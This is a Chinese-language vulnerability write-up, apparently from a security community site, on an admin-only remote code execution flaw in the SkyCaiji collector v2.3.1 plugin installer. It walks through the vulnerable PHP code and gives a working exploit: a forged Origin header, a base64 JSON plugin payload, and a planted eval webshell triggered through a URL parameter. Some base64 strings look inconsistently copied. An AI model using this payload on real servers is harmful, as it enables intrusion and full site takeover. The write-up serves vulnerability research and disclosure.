


# 蓝天采集器 v2.3.1 后台getshell（需要管理员权限）

“ 先知社区，先知安全技术社区

<https://github.com/zorlan/skycaiji> (<https://github.com/zorlan/skycaiji>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224337-9b9c9fd4-a5a8-1.png>)

文中 sky231.com 为本地设置域名

漏洞点位于后台安装插件功能处，首先登陆后台

## 1. 访问

`http://xxxx.com/index.php?s=/Admin/Store/installPlugin`


## 2. 添加 http 头 Origin:

`http://www.skycaiji.com`

## 3. post 输入


```
plugin={"app":"AaAaAa","name":"test1","type":"release","module":"test2","code":"PD9waHAKLyO  
KbmFtZXNwYWwNLIHBsdWdpb1xyZWxlYXNlXGNtczskCmNsYXNzIEFhQWFBYXsKCXB1YmxpYyAkcmVsZWZzZTsKfSovCk  
BldmFsKCRFR0VUW2FdKTsKPz4="}
```

如图




(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224339-9cb2c45c-a5a8-1.png>)

接着会在 \ plugin\release\cms \ 下生成 AaAaAa.php 的一句话后门，如图



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224339-9d41d6c4-a5a8-1.png>)

然后在后台点击发布插件选项卡，接着点击开发按钮，如图




(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224340-9d8daf90-a5a8-1.png>)

这时会引用我们带有一句话木马的文件，在 url 上添加 a 参数即可执行任意 php 代码，进而 getshell，以执行 phpinfo 为例，访问

`http://sky231.com/index.php?s=/admin/Develop/releaseCms&app=AaAaAa&a=phpinfo();`

如图



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224341-9de4adea-a5a8-1.png>)

漏洞出发点位于 / SkycaijiApp/admin/controller/Store.php 文件中的 `installPluginAction` 函


数，如图

```
99  >>  /*安装插件*/  
100 >>  public function installPluginAction() {  
101 >>      $this->_checkOrigin();  
102 >>        
103 >>      $plugin=json_decode(base64_decode(input('post.plugin')),true);  
104 >>      $result=$this->_installPlugin($plugin);  
105 >>        
106 >>      $this->dispatchJump($result['success'],$result['msg']);  
107 >>  }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224341-9e163950-a5a8-1.png>)

首先代码会执行 `$this->_checkOrigin()`; 函数，我们跟进一下

```
protected function _checkOrigin() {  
    if(!request()->isAjax()) {  
  
        $origin=strtolower($_SERVER['HTTP_ORIGIN']);  
        $origin=rtrim($origin, charlist: '/');  
        if(empty($origin)) {  
            $this->dispatchJump( success: false, message: '未知来源');  
        }  
        if(!in_array($origin, config( name: 'allow_origins'))){  
  
            $provData=model( name: 'Provider')->where(array('domain'=>$origin))->find();  
            if(empty($provData)) {  
                $this->dispatchJump( success: false, message: '未知的第三方来源: '.$origin);  
            }elseif($provData['enable']!=1) {  
                $this->dispatchJump( success: false, message: '未受信任的第三方来源: '.$origin);  
            }  
        }  
    }  
}
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224342-9ef33b34-a5a8-1.png>)

该函数是用来判断请求的来源是否在白名单中，注意到这里获取请求来源使用了 `$_SERVER['HTTP_ORIGIN']`

这里我们只要在请求时加上一个 Origin 请求头，并将其值改为白名单中的值就可以了，我们看一下白名单的值



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224343-9f2543ea-a5a8-1.png>)

回到 `installPluginAction` 函数，接下来函数将传入的 `plugin` 参数先进行 base64 解密在进行 json 解码，接着调用 `_installPlugin` 函数，跟进该函数，如图

```

257 public function installPlugin($plugin){
258     $result=array('success'=>false,'msg'=> '');
259     $plugin['code']=base64_decode($plugin['code']);
260     if(empty($plugin['app'])){
261         $result['msg']='标识错误';
262         return $result;
263     }
264     if(empty($plugin['name'])){
265         $result['msg']='名称错误';
266         return $result;
267     }
268     if(empty($plugin['type'])){
269         $result['msg']='类型错误';
270         return $result;
271     }
272     if(empty($plugin['module'])){
273         $result['msg']='模块错误';
274         return $result;
275     }
276     if(empty($plugin['code'])){
277         $result['msg']='插件文件错误';
278         return $result;
279     }
280     if(!empty($plugin['tpl'])){
281         $plugin['tpl']=base64_decode($plugin['tpl']);
282     }
283     $newData=array('app'=>$plugin['app'],'name'=>$plugin['name'],'desc'=>$plugin['desc'],'uptime'=>$plugin['uptime']);
284     $newData['provider_id']=$this->getStoreProvid($plugin['store_url']);
285     if($plugin['type']=='release'){
286         $success=model('ReleaseApp')->addCms($newData,$plugin['code'],$plugin['tpl']);
287         $result['success']=$success?true:false;
288         $result['msg']=$result['success']?'成功':'无效的插件1';
289     }elseif($plugin['type']=='func'){

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224343-9f6ca53c-a5a8-1.png>)



这里函数先进行了一系列数据判空操作，接着下来如果满足 \$plugin['type']=='release'这个条件将会调用 addCms 函数，我们继续跟进 addCms 函数，函数位于文件 / SkycaijiApp/admin/model/ReleaseApp.php 中，如图

```
10  */
11  ¶
12  namespace skycaiji\admin\model; ¶
13  ¶
14  use think\Loader; ¶
15  class ReleaseApp extends BaseModel{ ¶
16  > protected $tableName='release_app'; ¶
17  > ¶
18  > public function addCms($cms,$code='', $tpl='') { ¶
19  > > if(empty($cms['app'])) { ¶
20  > > > return false; ¶
21  > > } ¶
22  > > ¶
23  > > $cms['module']='cms'; ¶
24  > > $cms['uptime']=$cms['uptime']>0?$cms['uptime']:NOW_TIME; ¶
25  > > ¶
26  > > if(!preg_match('/^[A-Z][a-z0-9]{3}$/', $cms['app'])) { ¶
27  > > > var_dump($cms['app']); ¶
28  > > > return false; ¶
29  > > } ¶
30  > > if(!preg_match('/^s*namespace\s+plugin\\release\b/im', $code)) { ¶
31  > > > return false; ¶
32  > > } ¶
33  > > if(!preg_match('/class\s+'. $cms['app']. '\b/i', $code)) { ¶
34  > > > return false; ¶
35  > > } ¶
36  > > ¶
37  > > $cmsData=$this->where('app', $cms['app'])->find(); ¶
38  > > $success=false; ¶
39  > > ¶
40  > > if(!empty($cmsData)) { ¶
41  > > > ¶
42  > > > $this->strict(false)->where('app', $cms['app'])->update($cms); ¶
43  > > > $success=true; ¶
44  > > }else{ ¶
45  > > > ¶
46  > > > $cms['addtime']=NOW_TIME; ¶
47  > > > $this->isUpdate(false)->allowField(true)->save($cms); ¶
48  > > > $cms['id']=$this->id; ¶
49  > > > $success=$cms['id']>0?true:false; ¶
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224344-9fafa8dc-a5a8-1.png>)

```
55 >> >> if($success){
56 >> >> $cmsAppPath=config('plugin_path').'/release';
57 >> >> if(!empty($code)){
58 >> >> >>
59 >> >> >> write_dir_file($cmsAppPath.'/cms/'.ucfirst($cms['app']).'.php', $code);
60 >> >> >> }
61 >> >> >> if(!empty($tpl)){
62 >> >> >> >>
63 >> >> >> >> write_dir_file($cmsAppPath.'/view/cms/'.ucfirst($cms['app']).'.html', $tpl);
64 >> >> >> }
65 >> >> }
66 >> >> return $success;
67 >> }
68 >> }
69 public function appFileName($appName, $model='cms') {
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224344-9fe7cc76-a5a8-1.png>)

首先函数会判断 `$cms['app']` 是否为空，这里无需理会，在利用时只要构造一下就好，接着代码做了三个正则校验，第一个正则来判断 `$cms['app']` 是否符合其命名规范，我们可以使其值为 `AaAaAa` 来绕过校验，第二个正则用来判断函数传入的 `$code` 是否存在命名空间，这里我们可以参考一下位于 `/plugin/release/cms/BaseCms.php` 文件中的写法，如图

seModel.php ReleaseApp.php BaseCms.php

```

1 <?php
2 /* cms发布设置
3  * 自定义cmsApp要求
4  * 类名必须驼峰命名法不能用下划线
5  */
6 namespace plugin\release\cms;
7
8 use skycai\admin\model\DbCommon;
9 abstract class BaseCms extends \skycai\admin\event\ReleaseBase{
10     public $release;//发布对象数据
11     public $releConfig;//发布配置
12     public $cmsDb;//cms数据库配置

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224344-a0236984-a5a8-1.png>)

接着是第三个正则，该处是为了判断类名是否存在，要注意的是类名需要与我们设置的 \$cms['app'] 一样，这里我们可以这么写

```
class AaAaAa{
```

过了三个正则后我们会来到 write\_dir\_file 函数，跟进一下该函数，如图


```

51 >>> if($success){
52 >>>     $cmsAppPath=config('plugin_path').'/release';
53 >>>     if(!empty($code)){
54 >>>         write_dir_file($cmsAppPath.'/cms/'.ucfirst($cms['app']).'.php', $code);
55 >>>     }
56 >>>     if(!empty($tpl)){
57 >>>         write_dir_file($cmsAppPath.'/view/cms/'.ucfirst($cms['app']).'.html', $tpl);
58 >>>     }
59 >>>     return $success;
60 >>> }
61 >>>
62 >>>
63 >>>

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224345-a054559e-a5a8-1.png>)

该函数用来写文件，那么到目前为止我们就可以在网站中写入一个 php 文件，但是该文件要存在规定好的命名空间和类，为了写入我们可以利用的一句话，我们可以利用注释符将命名空间和类注视掉，如图



```
1 <?php
2 /*
3 namespace plugin\release\cms;
4
5 class AaAaAa{
6     public $release;
7 }*/
8 @eval($_GET[a]);
9 ?>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603224345-a0986478-a5a8-1.png>)

接下来就可以构造符合条件得 exp 了

首先将代码 base64 编码，然后依据上述分析代码中的条件构造符合的 json 格式的字符串

```
{"app": "AaAaAa", "name": "test1", "type": "release", "module": "test2", "code": "PD9waHAKLyokbmFtZXNwYWNlIHBSdWdpblxyZWxlYXNlXGNtczsKCmNsYXNzIEFhQWFBYXsKCXB1YmxpYyAkcmVsZWZzZTsKfSovCkBlbmFsKCRfR0VUW2FdKTsKPz4="}
```

接着把改串 json 字符串 base64 编码一下就可以 post 过去进行利用了。